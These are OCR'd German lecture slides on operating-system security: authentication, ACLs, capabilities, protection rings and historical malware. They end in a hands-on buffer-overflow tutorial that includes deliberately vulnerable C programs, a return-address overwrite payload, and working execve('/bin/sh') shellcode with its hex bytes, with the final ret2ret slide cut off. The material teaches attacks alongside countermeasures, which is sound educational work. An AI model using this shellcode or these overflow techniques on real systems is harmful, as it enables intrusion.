14. Sicherheit

Michael Schöttner
Betriebssysteme und Systemprogrammierung

HEINRICH HEINE
UNIVERSITÄT DÜSSELDORF

14.1 Einleitung

- Ziel: Schutz von gespeicherten Informationen vor Fehlern & Eindringlingen.
- Objekte: passive Ressourcen, z. B. Dateien
- Subjekte: aktive Einheiten, z. B. Prozesse, Benutzer
- Sicherheit (engl. security): Fähigkeit eines Betriebssystems, für seine Objekte Vertraulichkeit & Integrität zu garantieren.


- Safety: Schutz vor Risiken durch (Software-)Fehler, Störungen oder Ausfällen

Orange Book

- Standard für Computersicherheit vom Department of Defense (USA)
- Definiert Klassen für die Sicherheit von Computersystemen.
  - A: Verified Design
  - B3: Security Domains
  - B2: Structured Protection
  - B1: Labeled Security Protection
  - C2: Controlled Access Protection
  - C1: Discretionary Security Protection
  - D: Minimal Protection
- Bereits für C2 müssen eine ganze Reihe von Konfigurationsregeln beachtet werden

14.2 Zugangskontrolle

- Nur bestimmte Subjekte dürfen das System nutzen.
- Voraussetzung für die Nutzung ist eine **Authentifizierung**
  - Identifikation: Angabe, welcher Nutzer und
  - **Authentisierung**: Nachweis, der Nutzerangabe
    - Passwort, Chipkarte, biometrische Merkmale, …
- Rechte müssen fälschungssicher gespeichert werden




https://de.wikipedia.org/wiki/Authentifizierung

Passwörter in UNIX

- Verschlüsselung sofort nach Passworteingabe:
  - Vergleich mit Passwortdatei
  - Niemand (auch nicht root) sieht Passwörter im Klartext
  - Aber der Verschlüsselungs-Algorithmus ist bekannt
    → Angriff per „trial and error“ mit Wörterbuch möglich
- Probleme älterer UNIX-Versionen:
  - Passwortdatei `/etc/passwd` war für alle Benutzer lesbar
    → Angriff: Datei kopieren und „trial and error“
  - Deswegen werden die verschlüsselten Passwörter
    in der nicht-lesbarer Shadow-Datei `/etc/shadow` gespeichert

14.3 Zugriffskontrolle

- Zuordnung von Benutzerrechten und Objekten in einer Matrix:
  - Einträge sind sehr dynamisch
  - Matrix ist unpraktisch, da diese dünn besetzt ist



Zugriffskontrolllisten

- Engl. Access Control Lists (ACL)
- Speichern der Spalten der Zugriffsmatrix.
- Pro Objekt speichern, welche Subjekte darauf welchen Zugriff haben.
- Sicherheitsmanager prüft Berechtigung eines Subjektes bei Zugriff auf Objekt
- ACL sind verbreitet → verwendet in Windows NT und in UNIX/Linux.
- Bewertung:
  + Überblick beim Objekt
  - Bestimmung aller Subjektrechte aufwendig

Objekt 6

A	RW
D	R


Beispiel: UNIX/Linux

- UID und primäre GID in `/etc/passwd`
- Verschlüsselte Passwörter in `/etc/shadow`
- Weitere GIDs in `/etc/group`
- ACLs in Inodes als `rwx-Tripel` für owner, group, other

- Verfeinerte ACL-Listen mit dem Paket `acl`
  - Berechtigung pro Benutzer einstellbar
  - `setfacl` dient zum Setzen und Löschen von ACLs
  - `getfacl` dient zum Auslesen von ACLs

Beispiel: Microsoft Windows

- Arbeitet mir Zugriffskontrolllisten.
- Sicherheitstoken für einen Benutzer besteht aus 128-Bit IDs.
- Wird bei der Installation angelegt
- Bei Neuinstallation werden auch bei gleichen Namen neue Tokens erzeugt, nur die die Tokens für Administrator und Gast sind immer gleich.



Berechtigungslisten

- Engl. Capabilities.
- Speichern der Zeilen der Zugriffsmatrix.
- Pro Subjekt speichern, auf welche Objektes es Zugriff hat.
- Beim Zugriff auf Objekt muss Subjekt die passende Berechtigung vorweisen.
- Selten verwendet (z.B. Amoeba von Tanenbaum):
  - Annahme: 50 Benutzer, 100.000 Dateien
  - Abfrage: Berechtigung aller Benutzer auf Datei x
    → im worst case 500.000 Einträge abprüfen
- Bewertung:
  + kompletter Überblick beim Subjekt
  - Objekt-Sicht schwierig: Wer darf was?

Subjekt A

1	R
2	RW
3	RW

14.4 Systemsoftware und Sicherheit


- Schutz auf Hardware-Ebene als Grundlage
  - MMU (Memory Management Unit)
  - Schutzringe
- Ergänzt durch Schutz auf Betriebssystem-Ebene:
  - Alleinige Kontrolle der Hardware
  - Alleinige Kontrolle über alle Prozesse und alle Ressourcen
  - Bereitstellung von
    - Identifikationsmechanismen
    - Authentisierungsmechanismen
    - Kontrolle der Zugriffe gemäß den Rechten
    - Kryptographische Sicherung von Informationen

14.5 Hardware-Schutz

- Memory Management Unit
  - Hardwarekomponente der CPU, die Zugriff auf Speicherbereiche umsetzt und kontrolliert
  - Umsetzung von Prozess-Sicht (virtuelle Adressen) auf Hardware-Sicht (physikalische Adressen)
- Schutz durch ...
  - Einblendung nur der genau benötigten Menge an Speicherseiten in den virtuellen Adressraum eines Prozesses
  - Isolation der physikalischen Adressräume unterschiedlicher Prozesse
  - Schutzbits für jede Seite, die bei jedem Zugriff kontrolliert werden
    - Lesen & Schreiben
    - Execute → **Data Execution Prevention (DEP)**

Schutzringe

- Privilegienkonzept:
  - Ausführung von Code ist bestimmtem Schutzring zugeordnet
  - BS-Code läuft im Ring 0 und hat Zugriff auf alle Ressourcen
  - User-Code: läuft im Ring 3
- Ringe schränken ein ...
  - den nutzbaren Befehlssatz der CPU
    - z.B. in Ring > 0 keine Interrupt-Sperren, kein Zugriff auf Page-Tables
  - den zugreifbaren Adressbereich für den Prozess
    - Sperre von I/O-Zugriffen
- Aktuelle Privilegstufe steht in einem Register



Prof. Spinzcky, TU Dortmund

x86 Gate

- Mechanismus um Funktionen über Ring-Grenzen hinweg aufzurufen.
- Durch das Gate findet ein Wechsel der Privilegstufe statt und somit kann der Aufrufer eine Funktion auf einer höheren Privilegstufe aufrufen
- Linux und Microsoft Windows verwenden nur zwei Ringe und nur ein Gate
  - Die Zielfunktion wird anhand einer Funktionsnummer bestimmt
  - Die Gate-Funktion findet die richtige Funktion dann in einer Funktionstabelle

- Ringe als Schutzkonzept wurden bereits1969 in Multics eingeführt.

Kernaufruf im Detail (Wdlg.)

User-Space

```
read(...) {

   /* Parameteraufbereitung */
   ...
   call = read;
   INT 0X80 // trap (alt)
```

```
   /* weiter geht‘s */
}
```

Kernel-Space

```
/* TRAP-Entry */
switch (call) {
   case read:
      ...
   case write:
      ...
}
iret /* return from trap */
```

Interrupt-/Trap-Gate

- Wird durch einen Software-Interrupt aufgerufen
- Der entsprechende Eintrag in der Interrupt-Tabelle ist als Gate gekennzeichnet und verweist auf eine Funktion mit höher Privilegstufe
- Diese wird dann angesprungen und gleichzeitig wird die aktuelle Privilegstufe in der CPU erhöht
- Beim Rücksprung wird dies wieder zurückgesetzt


14.6 Fallbeispiele

UNIX Morris Worm

- Einer der ersten über das Internet verbreiteten Würmer
  - Wurm = Schadprogramm, welches sich selbst vervielfältigt
- Geschrieben von dem Studenten Robert Morris (Cornell University) und am 2. November 1988 vom MIT aus aktiviert
  - Vom MIT aus, damit der wahre Ursprung verschleiert werden konnte
  - Robert Morris ist heute Professor am MIT
- Ziel des Wurms: Größe des Internets durch ein selbstreplizierendes Programm bestimmen
- Problem: hatte einen Bug in der Replikation, sodass Maschinen sich gegenseitig immer wieder erneut den Wurm zusendeten

UNIX Morris Worm

- Nutzte einen Pufferüberlauf (siehe später)
- Letztlich wurden auf den Computern immer mehr Prozesse gestartet, wodurch diese unbenutzbar wurden
- Dadurch wurde 6.000 UNIX-Systeme in einigen Stunden infiziert und das Internet brach zusammen
- Schaden zwischen >US$10 Millionen
  → 3 Jahre Haft auf Bewährung und US$10.000 Geldstrafe für den Autor



https://en.wikipedia.org/wiki/Morris_worm

Michelangelo-Virus

- 1991 zum ersten Mal in Neuseeland entdeckt
- Bootsektor-Virus, infizierte u.a. MS-DOS-Systeme
  - Benutzt nur BIOS-Funktionen, keine DOS-Systemcalls
- Zeitgesteuertes Virus, aktiv am 6. März (Geburtstag von Michelangelo)
  - Überschreibt die ersten 100 Sektoren der (ersten) Festplatte mit Nullen
- Verbreitung über Bootsektoren von eingelegten Disketten
  - Installiert im Bootsektor der Festplatte
- Einer der ersten Viren, die großes Medieninteresse hervorriefen
  - Unabsichtliche Auslieferung kommerzieller Software mit Virus im Bootsektor
  - Heute evt. auf USB-Sticks

Ausnutzen eines Pufferüberlaufs

- Ursache des Problems
  - C-Compiler führen keine Überprüfung der Puffergrenzen durch
  - Neben eigenen unsicheren Funktionen gibt es auch unsichere Bibliotheksfunktionen wie `strcpy` und `gets` in der Standard Lib-C.

- Ziel eines Angriffs
  - Denial of Service (DoS) → Programm durch Pufferüberlauf abstürzen lassen
  - Ausführen von eigenem Code → Manipulation des Kontrollfluss oder Code einschleusen, der durch einen Pufferüberlauf unabsichtlich ausgeführt wird
  - Fachbegriff „**Exploit**“ = Ausnutzen einer Schwachstelle
  - Später mehr dazu

Rootkit

- = Maleware: Sammlung von Werkzeugen
  - Wird nach Einbruch in ein System installiert
  - Ziel: zukünftige Logins des Eindringlings, sowie dessen Prozesse und Dateien verbergen
- Verschiedene Ebenen:
  - Im User-Mode oder Kernel-Mode
  - Basierend auf Hardware-Virtualisierung
- Erkennung von Rootkits ist sehr schwer

Sony BMG Rootkit (Skandal, 2005)

- Ziel: Kontrolle der Verwendung von Daten der Sony BMG
- Software auf mit Digital „Rights“ Management (DRM) versehenen, kopiergeschützten CDs
  - Microsoft Windows Filtertreiber für CD-ROM-Laufwerke sowie für die IDE-Treiber, durch die er Zugriffe auf Medien kontrolliert werden
  - Installation ohne Information oder Genehmigung des Benutzers
- Verborgen vor Analyse
  - taucht weder in der Software-Liste der Systemsteuerung auf, noch lässt sie sich über einen Uninstaller deinstallieren
  - versteckt nicht nur die zugehörigen Dateien, Verzeichnisse, Prozesse und Registry-Schlüssel, sondern global alles, was mit sys im Namen anfängt
  - Andere Schadsoftware kann sich damit einfach durch entsprechende Namensgebung mit Hilfe des Rootkits tarnen

Blue Pill – VM-basiertes Rootkit

- Ziel: „unauffindbares“ Rootkit; Name angelehnt an Film Matrix
- „Blue Pill“ soll einen PC ohne Neustart des Systems unter die Kontrolle eines Rootkits bringen
  - Ausnutzung von Hardware-Virtualisierungstechniken aktueller CPUs
  - Kaum Leistungseinbußen des Rechners
  - Alle Geräte, wie etwa Grafikkarten, sind für das BS weiterhin voll zugänglich
- Unauffindbar, da das Betriebssystem nicht merkt, dass es in einer virtuellen Maschine läuft
  - Aber es gibt doch Seiteneffekte, die es erlauben, auch solche Rootkits zu entdecken (basierend auf Zeitmessungen)
  - Bestimmte CPU-Befehle dauern in der Virtualisierung deutlich länger ...

Blue Pill – VM-basiertes Rootkit

- Ziel: „unauffindbares“ Rootkit; Name angelehnt an Film Matrix
- „Blue Pill“ soll einen PC ohne Neustart des Systems unter die Kontrolle eines Rootkits bringen
  - Ausnutzung von Hardware-Virtualisierungstechniken aktueller CPUs
  - Kaum Leistungseinbußen des Rechners
  - Alle Geräte, wie etwa Grafikkarten, sind für das BS weiterhin voll zugänglich
- Unauffindbar, da das Betriebssystem nicht merkt, dass es in einer virtuellen Maschine läuft
  - Aber es gibt doch Seiteneffekte, die es erlauben, auch solche Rootkits zu entdecken (basierend auf Zeitmessungen)
  - Bestimmte CPU-Befehle dauern in der Virtualisierung deutlich länger ...

14.7 Angriffe durch einen Pufferüberlauf


- Beispiel anhand von **`gets`** (liest Zeichen von Standardinput, deprecated)
  - Vom Standardinput wird nun das Schadprogramm eingespeist und die Rücksprungadresse auf dem Stack überschrieben, sodass der eingeschleuste Code ausgeführt wird

```
char * vulnFunction() {
   char buffer[128];

   /* read string from standard input */
   gets( buffer );

   /* return ptr. to buffer, copied to heap */
   return strdup( buffer );
}

int main() {
   vulnFunction();
}
```



Gegenmaßnahme: sichere Systemaufrufe verwenden


- Sichere Systemaufrufe verwenden → `fgets` statt `gets`
  - `char *fgets(char *s, int size, FILE *stream);`
  - Hat als Parameter auch die Eingabelänge
  - `gcc` gibt Warnung bei Benutzung von `gets` aus

```
overflow.c:14:4: warning: implicit declaration of function ‘gets’ [-Wimplicit-function-declaration]
    gets( buffer1 );
    ^
/tmp/ccCCCXjP.o: In function `vulnFunction':
/home/student/BSuSP/boverflow/overflow.c:14: warning: the `gets' function is dangerous and should not be used.
```

- Ähnliche problematische Funktionen:
  - `strcpy`: kopiert String beliebiger Länge
  - `scanf`, `fscanf`, `sscanf`: im Zusammenhang mit `%s`

Gegenmaßnahmen: Stack schützen

- `gcc` hat Features um den Stack zu schützen
  - Zufallszahl = **Canary Zahl** vor der Rücksprungadresse
  - **Sicherheitskopie** der Rücksprungadresse
  - Mit beidem ist eine Manipulation erkennbar



- Betriebssystem kann Speicherseiten des Stacks gegen Ausführung schützen:
  - Normalerweise liegt kein Code auf dem Stack
  - Execute-Disable-Bit: zeigt an, ob Seite ausführbaren Code beinhaltet

Konkretes Beispiel: DoS durch Pufferüberlauf

- Unsicheres Programm: **`vulnerable.c`**

```
void normal(char *string) {
   char buf[4];

   strcpy(buf,string);
   printf("(%i) %s\n", strlen(string), buf);
}

int main(int argc, char** argv) {
   if (argc==2) normal(argv[1]);
   return -1;
}
```


- Übersetzen und Ausführen mit ausreichend langem Argument:

Stack Protection abschalten

```
> gcc -fno-stack-protector -o vulnerable vulnerable.c
> ./vulnerable AAAAAAAAAAAAAAAA
Segmentation fault
```

Was passiert hierbei?

- `strcpy` kopiert das übergeben Argument in buf[4], liegt auf dem Stack ...



- Wird das Argument lange genug gewählt, so wird irgendwann die Rücksprungadresse überschrieben und die Funktion `normal` stürzt ab, wenn sie zurück zu `main` springen will

Was passiert hierbei?

- Wie lang das Argument sein muss, kann man durch Probieren herausfinden
- Je nachdem ob es sich um ein 32 oder 64 Bit Programm handelt sind die Einträge auf dem Stack immer 32 oder 64 Bit groß.
- Das in der Vorlesung verwendete VM-Image ist ein 32-Bit Ubuntu 18 System
- Somit hat ein Stack-Eintrag 4 Byte entspricht beim Argument `AAAA`
- Man kann jetzt das Programm mehrfach aufrufen und immer Vielfache `AAAA` übergeben, bis es abstürzt. Dann hat man die Position der Rücksprungadresse auf dem Stack gefunden

Konkretes Beispiel: Kontrollfluss manipulieren

- Unsicheres Programm: **`vulnerable2.c`**
- Ziel: Wir wollen die Funktion **`secret`** aufrufen durch einen Pufferüberlauf in **`normal`**
- Übersetzen:
  - Keine Stack-Protection
  - Keine positionsunabhänge Code-Generierung.
  - Dadurch sind die Funktionen des Programms immer an den gleichen Adressen

```
void secret() {
   printf("s3cr3t\n");
}

void normal(char *string) {
   char buf[4];

   strcpy(buf,string);
   printf("(%i) %s\n", strlen(string), buf);
}

int main(int argc, char** argv) {
   if (argc==2) normal(argv[1]);
   return -1;
}
```

```
> gcc -fno-stack-protector –no-pie -o vulnerable2 vulnerable2.c
```

Konkretes Beispiel: Kontrollfluss manipulieren

- Wir bestimmen zunächst die Adresse der Funktion **`secret`**

```
> objdump -d vulnerable2 | grep secret
080484b6 <secret>:
```


- Wir bauen nun in einer Umgebungsvariablen einen Angriffsvektor
  - Dieser enthält nacheinander immer wieder die Adresse von **`secret`**, also **`080484b6`**. Es ist noch die Speicherung Little-Endian zu beachten
  - Somit wird die Adresse zu **`\xb6\x84\x04\x08`**
  - Wie oft man die Adresse nacheinander aufschreiben muss ergibt sich aus dem vorhergehenden Beispiel

```
> export vec = $'\xb6\x84\x04\x08\xb6\x84\x04\x08\xb6\x84\x04\x08\xb6\x84\x04\x08\xb6\x84\x04\x08'
```

Konkretes Beispiel: Kontrollfluss manipulieren

- Nun können wir das Programm aufrufen:

```
> ./vulnerable2 $vec
(0) □□□□□□□□□□□
s3cr3t
```



Konkretes Beispiel: Shellcode in Datensegment ausführen

- Ziel: Wir wollen eigenen Code in ein Programm einschleusen und ausführen → **Buffer Overflow Exploit**
- **Shellcode** ist ein Begriff aus Hackerszene.
  - Bezeichnet meist ein kleines Programm, welches über die Standardeingabe, Netzwerk oder als Argument übergeben wird
  - Es nutzt Schwachstellen in bestehenden, meist C-Programmen aus
  - Hierdurch wird das Programm manipuliert und es führt dann ungewollt den Shellcode aus.
  - Der Begriff Shellcode geht darauf zurück, dass meist eine Shell gestartet wird, worüber der Hacker den komprimierten Rechner kontrollieren kann.
    - Der Shellcode kann aber auch andere Befehle ausführen.
    - Siehe auch hier: https://en.wikipedia.org/wiki/Shellcode

Konkretes Beispiel: Shellcode in Datensegment ausführen

- Zunächst machen wir das manuell, ohne den Code einzuschleusen
- Wir schreiben ein Assembler-Programm **`shell.asm`**, welches per Systemaufruf eine Shell startet (siehe nächste Seite)
- Wir rufen dazu **`execve`** direkt in Assembler per Systemaufruf **`int 0x80`** auf

```
int execve(const char *filename, char *const argv[], char *const envp[]);
```

  - Parameterübergabe bei einem Systemaufruf mit **`int 0x80`**

Syscall #	Param 1	Param 2	Param 3	Param 4	Param 5	Param 6
eax	ebx	ecx	edx	esi	edi	ebp

Return value
eax

  - Weitere Infos zum Systemaufruf in Linux: https://en.wikibooks.org/wiki/X86_Assembly/Interfacing_with_Linux

Konkretes Beispiel: Shellcode in Datensegment ausführen

- Schritt 0: Standalone-Version zum Öffnen einer Shell

```
BITS 32
section .text
global _start
_start:
     push 0          ; argv[1]: NULL
     push args       ; argv[0]: ptr to "/bin/sh"
     mov ebx,[esp]   ; fname = "/bin/sh"
     mov ecx,esp     ; argv  = ["/bin/sh",NULL]
     mov edx,0       ; envp  = NULL
     mov eax, 11     ; syscall 11 (execve)
     int 0x80
section .data
     args db '/bin/sh',0
```

- Compilieren & Ausführen

```
> nasm -f elf shell.asm
> ld -s -o shell shell.o
> ./shell
sh-3.2$
```

Konkretes Beispiel: Shellcode in Datensegment ausführen

- Schritt 1: Segmente entfernen

```
BITS 32
global _start
_start:
     push 0           ; argv[1]: NULL
     jmp short data   ; need access to data without data segment
code:
     mov ebx,[esp]    ; fname = "/bin/sh"
     mov ecx,esp      ; argv  = ["/bin/sh",NULL]
     mov edx,0        ; envp  = NULL
     mov eax,11       ; syscall 11 (execve)
     int 0x80
data:
     call code        ; pushes pointer to next instruction onto stack
     db '/bin/sh',0   ; pointer to these data bytes
```

Konkretes Beispiel: Shellcode in Datensegment ausführen

- Schritt 2: Nullbytes entfernen (Programm liegt in String-Konstante)

```
BITS 32
global _start
_start:
     xor eax,eax
     push eax          ; instead of "push 0", argv[1]: NULL
     jmp short data    ; need access to data without data segment
code:
     mov ebx,[esp]     ; fname = "/bin/sh"
     mov [ebx+7],al    ; replace '0' by 0 in "db '/bin/sh','0'" see below
     mov ecx,esp       ; argv  = ["/bin/sh",NULL]
     xor edx,edx       ; instead of "mov edx,0", envp  = NULL
     mov al, 0x0b      ; instead of "mov eax,11" = "mov eax,0x0000000b"
     int 0x80
data:
     call code
     db '/bin/sh','0'   ; instead of "db '/bin/sh', 0"
```

Konkretes Beispiel: Shellcode in Datensegment ausführen

- Schritt 3: Assembler in einen Hexstring umwandeln →

```
> nasm -f elf shellds.asm
> objdump –d shellds.o

shellds.o:     file format elf32-i386

Disassembly of section .text:

00000000 < start>:
   0: 31 c0                xor    %eax,%eax
   2: 50                   push   %eax
   3: eb 0e                jmp    13 <data>
00000005 <code>:
   5: 8b 1c 24             mov    (%esp),%ebx
   8: 88 43 07             mov    %al,0x7(%ebx)
   b: 89 e1                mov    %esp,%ecx
   d: 31 d2                xor    %edx,%edx
   f: b0 0b                mov    $0xb,%al
  11: cd 80                int    $0x80
00000013 <data>:
  13: e8 ed ff ff ff       call   5 <code>
  18: 2f                   das
  19: 62 69 6e             bound  %ebp,0x6e(%ecx)
  1c: 2f                   das
  1d: 73 68                jae    87 <data+0x74>
  1f: 30                   .byte 0x30
```

Konkretes Beispiel: Shellcode in Datensegment ausführen

- Schritt 4: Unser Test-Programm

```
char shellcode[] = "\x31\xc0\x50\xeb\x0e\x8b\x1c\x24\x88\x43\x07\x89\xe1"
                   "\x31\xd2\xb0\x0b\xcd\x80\xe8\xed\xff\xff\xff\x2f\x62"
                   "\x69\x6e\x2f\x73\x68\x30";

int main() {
   void (*shell)() = (void*)shellcode;
   shell();

   return 0;
}
```

- Schritt 5: Testlauf startet die Shell

```
> gcc -z execstack -o testshellcode testshellcode.c
> ./testshellcode
$
```

Konkretes Beispiel: Shellcode einschleusen

- Ziel: Kombinieren unserer bisheriger Erkenntnisse und einschleusen des Shellcode-Programms durch ein Argument und ausführen des Codes durch einen Pufferüberlauf auslösen
- Lösung: ret2ret-Attacke an einem konkreten Beispiel **`ret2ret.c`**

```
void vuln(char *buffer) {
   char buf[28];
   memcpy(buf, buffer, strlen(buffer));
}

int main(int agrc, char **argv) {
   vuln( argv[1] );
   return 0;
}
```

Konkretes Beispiel: Shellcode einschleusen

